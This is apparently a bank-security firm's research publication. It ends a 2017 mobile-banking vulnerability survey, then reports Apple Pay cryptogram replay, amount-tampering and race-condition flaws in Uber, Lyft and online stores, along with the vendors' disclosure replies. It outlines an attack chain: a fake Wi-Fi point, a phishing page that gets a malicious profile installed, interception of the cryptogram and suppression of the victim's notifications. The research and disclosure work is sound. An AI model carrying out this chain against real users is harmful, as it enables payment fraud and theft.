In 2017, vulnerabilities in mobile application clients were not diverse, so we highlighted only the five most common flaws. Insecure data storage and insufficient protection from brute-force attacks were present in 65 percent of app clients. Intruders can use these vulnerabilities to obtain unauthorized access to user credentials and, subsequently, to the user's account in the mobile bank application. These two types of vulnerabilities can be of either high or medium severity depending on the exploitation context.



Average number of vulnerabilities on the server side of mobile banks




Average number of vulnerabilities on the client side of mobile banks




The security level of 8% of mobile banking apps was "acceptable"



iOS apps remain more secure than their Android counterparts



Top 5 vulnerabilities on the client side of mobile banks




Top 10 vulnerabilities on the server side of mobile banks

Insufficient authorization remains an acute security issue for the server side of mobile applications. However, the percentage of vulnerable mobile banking apps has dropped from 75 percent in 2016 to 50 percent in 2017.

One common practice is for the user to set a numeric code for accessing a banking application from a mobile device.

However, if no numeric code is set, an intruder can access the mobile banking application. For example, one analyzed application stored a value, which was transmitted with a code for simplified authentication, on the device in cleartext and it could not be changed. Using this value, an intruder can bruteforce the numeric code and access the user's account.

Flaws in two-factor authorization occurred less often in 2017—only in a quarter of mobile application server sides (as compared to half in 2016).



Potential impact of attacks on mobile banks (vulnerable applications)

Attacks on mobile bank applications in 2017 could cause serious harm to both banks and their clients, since most attacks involved:

- User impersonation
- Access to banking data of clients
- Fraudulent transactions

In 13 percent of mobile applications, arbitrary code execution was possible. This vulnerability was typical for the server side of applications. **By exploiting such a vulnerability, an intruder can obtain full control over the server;** execute arbitrary code; read, delete, or change files on the server; escalate privileges, or cause denial of service. Such malicious actions can cause enormous damage to banks' reputation and bottom line.

In 52 percent of mobile banking applications, detected vulnerabilities allowed attackers to decrypt, intercept, and brute-force credentials, or bypass the authentication process entirely. Due to this, attackers could log in to the mobile application as a legitimate user and perform transactions.

In some cases, an intruder, having physical access to a user's device with root access and debugging mode on, can get access to the user's outgoing messages, identifier, and password, and also obtain control over the mobile banking application.

In 44 percent of tested mobile banking apps, detected flaws gave access to clients' banking data. One of the mobile applications had server authorization flaws, which allowed an intruder to get access to user data including names, account balances, deposits, and loans. This not only leads to reputational losses—such information can be used for further attacks.

Conclusion


The results of testing in 2017 show that financial applications are becoming increasingly secure. We saw significant improvement in the security of e-banking systems, both in online banking apps and mobile apps. However, many flaws still remain and represent a serious threat for banks and their clients. Clients have private data and banking information at risk. Banks risk losing money and credibility.

As evidenced by years of research, code vulnerabilities are the main cause of security issues in online banking and mobile banking applications. In order to avoid these risks, banks should pay more attention at all stages to proper architecture, careful formulation of technical requirements, and secure development. It is necessary to consider all the subtleties of implementation of security mechanisms, follow SSDLC practices, and rigorously test applications and security mechanisms.

Today, almost every bank assesses application security regularly (at least once per year). Performing source code analysis is also important, especially if the application is based on an off-the-shelf solution, since vendor testing is unable to take all factors of real-world client implementation into account. Perhaps even more important than detecting vulnerabilities, however, is remediating them in a timely manner. This is why after implementing fixes, banks must check to verify that remediation steps have had the desired effect. Eliminating vulnerabilities can take longer than expected. To protect against cyberattacks on online banking apps and the server side of mobile apps, especially while code fixes are in progress, we recommended deploying a web application firewall (WAF).



Download the full version of this research at our website



The future of contactless fraud



Banking Security Team

The main job of any payment system is to charge the correct customer the correct amount, and to credit the correct merchant with that amount the correct number of times. In a replay attack, a criminal can record a user's payment data during a purchase and later transmit ("replay") this same data a second time, doubling the amount charged without the user's authorization. Of course, Apple Pay, which is tied to users' debit and credit cards, uses sophisticated safeguards to resist attacks. But poor implementation of Apple Pay, or other systems like it, can leave the door open to abuse and fraud.

As experts in the security of banking systems, we were inundated with questions about the security of contactless payments as they caught on in 2016. First came questions about PayPass and payWave, and then about Apple Pay, Samsung Pay, and Android Pay as well. Almost nobody had ready answers and therefore we were left with "asking the Internet" like everyone else. The results were dominated by articles praising Apple Pay as extremely secure, even on jailbroken phones.

Card fraud was mentioned only in the context of criminals trying to monetize already stolen cards by tying them to Apple Pay accounts:

Here's Proof Apple Pay Is Useful For Stealing People's Money - Forbes

www.forbes.com/sites/thomasbrewster/2016/03/01/apple-pay-fraud-test/
 Mar 1, 2016 - Apple Pay can be used by fraudsters to pilfer funds from stolen bank cards and without much fuss, researchers claim to prove at RSA 2016.

Apple Pay and Fraud: Where is it Happening and How Can We Stop it?

info.rippleshot.com/blog/apple-pay-and-fraud-what-you-need-to-know
 Our team tackles the recent fraud taking place on Apple Pay and potential solutions to the problem.

Apple Pay: Fraudsters Exploit Authentication - BankInfoSecurity

www.bankinfosecurity.com/apple-pay-hackers-exploit-authentication-a-7967
 New exploits linked to Apple Pay are quickly proving how easy it is for crafty fraudsters to take advantage of even the most seemingly secure payments systems.

Apple Pay security and privacy overview - Apple Support

<https://support.apple.com/en-us/HT203027>
 Jun 21, 2017 - Apple Pay protects your personal information, transaction data, and ... to approve adding your card to Apple Pay or improve their anti-fraud ...

Apple Pay used in fraudulent ¥4.45 million cigarette-buying spree in ...

www.japantimes.co.jp/.../apple-pay-used-fraudulent-44-45-million-cigarette-buying-spr-
 Jun 3, 2017 - A 29-year-old Chinese man has been indicted in what is being described as Japan's first known fraud case linked to Apple Pay, the new mobile ...

Apple Pay actually makes it really easy to commit credit card fraud ...

<https://www.cultofmac.com/.../apple-pay-actually-makes-really-easy-commit-credit-ca->
 The problem, according to an unconfirmed report from DropLabs, is that Apple Pay is so easy to use, fraudsters don't even have to create a physical fake card ...

Why Apple Pay Is Our Best Hope To Stop Online Fraud | TechCrunch

<https://techcrunch.com/2015/.../why-apple-pay-is-our-best-hope-to-stop-online-fraud/>
 Oct 27, 2015 - Heists used to be so much effort -- you'd need a gang, machine guns, a getaway car and long, meticulous planning. Nowadays, all you need is ...

Apple Pay Stung by Low-Tech Fraudsters - WSJ

www.wsj.com/articles/apple-pay-stung-by-low-tech-fraudsters-1425603036
 Mar 5, 2015 - Apple's new mobile-payment system has been hit by a wave of fraudulent transactions using credit-card data stolen in recent breaches of big ...

Does Apple Pay really have a fraud problem? - The Verge

<https://www.theverge.com/2015/3/4/8149663/apple-pay-credit-card-fraud-banks>
 Mar 4, 2015 - Apple Pay is being used for fraudulent activities by criminals with stolen identities and credit cards, as first reported by The Guardian.

Worries centered on theft of information outside of Apple Pay, not inside

Answered: Does jailbreak makes iPhone's Apple Pay less secure?



By Zailb Ali

SHARE TWEET

Ad by Google

Jailbreak Iphone

Jailbreak IOS

Download Iphone



Apple Pay less safe when jailbroken" while explaining how the answer to this question is no. The answer that is backed by explanation comes as a relief for users who have entered

SEO-friendly articles paint a rosy picture of security

But this seemed a little "off" to us—the idea that Apple Pay's security could remain strong even in the face of a jailbreak seemed, well, absurd. A cybercriminal can always intercept the card number when it is being added to the device and we were eventually proven correct¹ about this. Right around this time, research was released² about attacks on Samsung Pay tokens (special randomly generated codes), inspiring us to concentrate on Apple Pay. One major difference between Apple Pay and Samsung Pay is that Samsung Pay does not allow itself to be used on rooted devices, which limits attackers' freedom of action.

Having experience with web and mobile application security, we put Apple Pay JS³ under the microscope, with results that surprised even us.


Replay in theory

Starting in iOS 10, Apple Pay can be used to pay on web-sites and in apps. The payment process is highly similar to in-store payment via an Apple Pay-enabled terminal. When the user taps the "Buy with Apple Pay" button, a Payment Sheet appears. This sheet displays what the user is paying for and how, the delivery address (if applicable), billing address, and other information. To confirm the transaction, the user provides his or her face (Face ID), fingerprint (Touch ID), or PIN code (if the previous methods are unsuccessful). Then this data is encrypted and signed using the user's cryptographic keys, which are stored in the iPhone's Secure Element (a microprocessor similar to the chip in plastic payment cards), and the merchant's cryptographic keys on Apple servers.

1 blackhat.com/us-17/briefings.html#timur-yunusov

2 goo.gl/DSAas3 (blackhat.com)


3 developer.apple.com/documentation/applepayjs



Payment sheet

A cryptogram is then sent to the merchant's server or payment gateway. This cryptogram is the above-listed payment information (in encrypted form), with Apple Pay virtual card (token), payment ID, and onlinePaymentCryptogram (equivalent to a 3-D Secure signature). This data is equivalent to a 3-D Secure code and therefore can be used to perform a payment only once. Apple identifies replay attacks as a potential risk and describes their prevention in developer documentation:

- e. Inspect the CMS signing time of the signature, as defined by section 11.3 of RFC 5652. If the time signature and the transaction time differ by more than a few minutes, it's possible that the token is a **replay attack**.



Apple Pay documentation for developers

Replay in practice: Part 1. Buying a TV for the price of a toaster oven

Combing through the Apple Pay payment process in different sites and apps (taken from the full list⁴) revealed that:

- The billing and delivery addresses are not verified.
- If the amount in the Payment Sheet is modified using a Man-in-the-Middle attack, on some gateways the amount charged is the amount sent by the merchant (the actual cost of services), but on other gateways, the amount charged is the amount displayed to and confirmed by the client (stored in the cryptogram).
- The same payment can be repeated multiple times by taking advantage of a race condition (a flaw that enables performing a single transaction multiple times, causing money to be changed multiple times from the customer's card).

Overview	Request	Response	Summary	Chart	Notes
sessionID	15864635ef1575e59997e132efca4642b9514ae857c1a75abaec96c4baa43e69				
token	{ "paymentData": { "data": "BrB2WlyZr35+DTGrJjNVVlzsgE+ID6Od9HeloF02SzlG" } }				
shippingContact	{ "locality": "Sherburn", "country": "United States", "postalCode": "56171", "admini" }				
billingContact	{ "locality": "Sherburn", "country": "United States", "postalCode": "56171", "admini" }				


Delivery address (entered in the Payment Sheet),
which is not verified in any way

⁴ apple.com/apple-pay/where-to-use/





Tampering with a transaction amount via a Man-in-the-Middle attack



Using a race condition to order the same product multiple times to different addresses


If an online store harbors a race condition, an attacker could intercept the cryptogram of a victim, who intended to order a USD \$10 toaster oven and get it delivered to address A. The attacker can use the same cryptogram to pay for a \$100 TV and ship it to address B.


Replay in practice: Part 2. Magic taxi rides

When it comes to modifying transaction amounts during the payment process, the first scenario that springs to mind is on-line taxi services and their cashless payment options. Most taxi apps do not give a fixed amount in advance; rather, the amount charged depends on actual duration and distance and is known only at the end of the trip. Many of these applications support Apple Pay—so how does Apple Pay handle these transactions that do not have a known fixed amount in advance? The customer confirms a transaction with a minimum amount (this amount might be charged if the customer cancels a taxi that has already arrived) or a so-called Pending Amount, which clearly indicates to the customer that the amount will be calculated later.

Uber happens to support Apple Pay, so as frequent riders, this service was our first target for testing. Unfortunately for customers (but to the great fortune of would-be attackers), the Uber app does not use SSL pinning⁵ to protect SSL connections (SSL pinning hard-codes use of a certificate for a certain site in the app itself). As a result, accessing SSL traffic was a piece of cake.

⁵ goo.gl/ERLkPv (owasp.org)





Example of intercepted request and response for a successful taxi order

But what truly surprised us is that performing a replay attack required merely intercepting the cryptogram and sending it again. This seemed too easy—maybe the first ride was canceled or the app realized that we were using the same account. So we decided to repeat the experiment in more realistic conditions: we took a taxi a few times to the nearest supermarket under another Uber account, one not connected to Apple Pay. Alas, we were right, because the cryptogram can be reused at will, including:

- Any number of times (after intercepting a single cryptogram from our phone, on that same day we were able to order taxis from another phone three times and pay for the rides three times using that same cryptogram, so a criminal would be able to do the same using their own phone)
- With any account (remarkably, not a single app developer of the ones examined goes to the effort to associate a cryptogram with a user session, due to which criminals can reuse a cryptogram with their own account)
- For any amount of money (this functionality is "by design" since there's no way to know in advance how much your rush-hour taxi ride will cost)

75


75

75

Of course, this was all brought to the attention of the Uber Bug Bounty team. But other than lack of SSL pinning, which they acknowledged as an issue, the response we received was that everything was A-OK.

75

75



Uber replay

The same set of vulnerabilities was present in the Lyft app for iOS, which also supports Apple Pay:

- No SSL pinning
- Apple Pay token replay (within a period of 20 minutes)

No answer from Lyft was forthcoming. Here is some of our correspondence with the security team at Stripe, a payment processor working with Lyft (in one bit of progress, the app now sends tokens directly to the gateway from client devices).

Hi,

Thanks for the report - we're investigating and will get back to you soon.

Could you provide more details on the proposed attack? I believe these tokens are communicated over TLS so I'd be keen to find out if you think this attack requires any MITM, or whether snooping on nearby devices would be feasible.

Hi,


Thanks very much for the additional details. Replies inline below:

> 1. I was charged twice via using exactly the same token:

The two requests you show are tokenizing Apple Pay cards, not creating charges on Stripe. The Lyft app does not and cannot create charges without sending a request to the Lyft backend server. With Stripe creating a card token does not create a charge nor transfer money. Indeed, when I look up the tokens in our system, neither card has been charged by Stripe. The split between tokenization and charges is fundamental to the Stripe API.


> 2. Delay between those operations are 20mins (as you can see on the Date header from server), so I used one cryptogram twice during long time period, as I explained in the beginning (you can find screenshot from Apple Pay history in the attachment).

Neither cryptogram has been used or even sent to the card network—they have both been tokenized with Stripe, not charged.



Phishing page for installing a profile on victims' devices

In short, we were reassured that these replays resulted in mere tokens, as opposed to actual charges. But the thing is, our card was charged twice. Neither transaction was canceled. What else can we say here...



A real-world attack

Attacking one's own phone and card is not so interesting. So how difficult would it be to get someone else's cryptogram? The main thing is to intercept the client's request to the Uber server. To intercept traffic, the attacker has two options. One is to be connected to the same public Wi-Fi network as the victim and perform a Man-in-the-Middle attack. The other way is to set up a fake Wi-Fi access point, such as with the MANA toolkit.⁶ Then the attacker tricks the user into installing a malicious connection profile. Phishing pages can be used for this purpose.

Then the attacker blocks incoming traffic from Apple servers so that the client does not see notifications of fraudulent transactions, otherwise the client might block the card. However, this works only if the bank does not send SMS transaction notifications, which in form of Apple Pay charges.

In addition, Apple is taking measures to complicate installation of malicious profiles, which is why starting in iOS 10.3, users are explicitly asked whether to allow a new profile to access SSL traffic.⁷ A vulnerability discovered last year in iPhone chips⁸ (fixed in iOS 10.3.3) could be used to spread profiles to non-updated devices.

Replays are a real problem—but for whom?

If the issue affected just one app, these shortcomings would not be so worrisome. But based on research of ten random applications and websites that use Apple Pay, our team found that these shortcomings are the rule, not the exception. Six out of the ten did not cross-check the actual amount charged with the amount authorized by the client (the online stores have no excuse, because they are delivering fixed-price goods with a known price of delivery, so the amount is not going to change). The other four either prevented any tampering of the amount, or charged the amount that was actually authorized by the client (for example, \$0.01). So in the case of six of the ten investigated apps/websites, an attacker able to intercept the client's network traffic could use the intercepted data to pay for unauthorized purchases of any amount. All the attacker would need to do is intercept and discard the original purchase attempt.

But in four of those six cases, things are even simpler for a would-be attacker, due to failure to protect against race conditions and replay attacks. With a race condition, an attacker can send a request (containing the cryptogram) to pay for an unauthorized purchase during a very brief window when the victim is sending the legitimate purchase request (this window lasts just milliseconds, so the HTTP requests must be concurrent). Replay attacks are not subject to any such time restrictions.

Replay and related vulnerabilities in apps and web stores

Web/App	Amount tampering	Race condition	Replay
Application 1	+	+	+
Web Store 2	+	+	+
Application 3	+	+	+
Web Store 4	+	+	—
Web Store 5	+	—	—
Web Store 6	+	—	—
Application 7	—	—	—
Application 8	—	—	—
Application 9	—	—	—
Application 10	—	—	—

⁶ github.com/sensepost/mana

⁷ support.apple.com/en-us/HT204477

⁸ goo.gl/sVR1bS (theguardian.com)

And—as already mentioned—the delivery address for purchases is not checked either. So an intercepted cryptogram can be used by the attacker to pay for any product and ship it to any address. (Verification of delivery addresses would still not help in cases with such services as taxis and online services.)

The victim will quickly learn of the transaction, most likely, and can dispute it with the bank (assuming that the bank is willing to believe the victim, and that it's not the victim's fault for installing a malicious profile on the device). But even then, attackers can tilt the odds in their favor by performing replay attacks when the victim is likely to be inconvenienced, such as at night or when the victim's phone is off, or by disabling notifications about Apple Pay transactions. And in the case of services, the attacker has already enjoyed a taxi ride and somebody—whether the bank, device owner, or someone else—will be left holding the bag.

Ultimately, this issue was confirmed by our team on four different cards from four different banks (reuse of the same Transaction ID should be suspicious for banks, which are in a position to decline the transaction). This attack already exists in the card fraud world, just in the opposite direction: the merchant sells a product worth \$100 but the customer pays only \$10. But the principle in both cases is the same—tampering with the transaction amount as it is being processed by intermediaries.

At the end of the day, this issue is not about any flaw by Apple per se. What Apple did is make available a platform and provide security recommendations. The fact that the amount charged and the amount shown to the client do not match is a rather popular and legitimate feature, one used even in the context of ordinary credit cards and offline purchases.

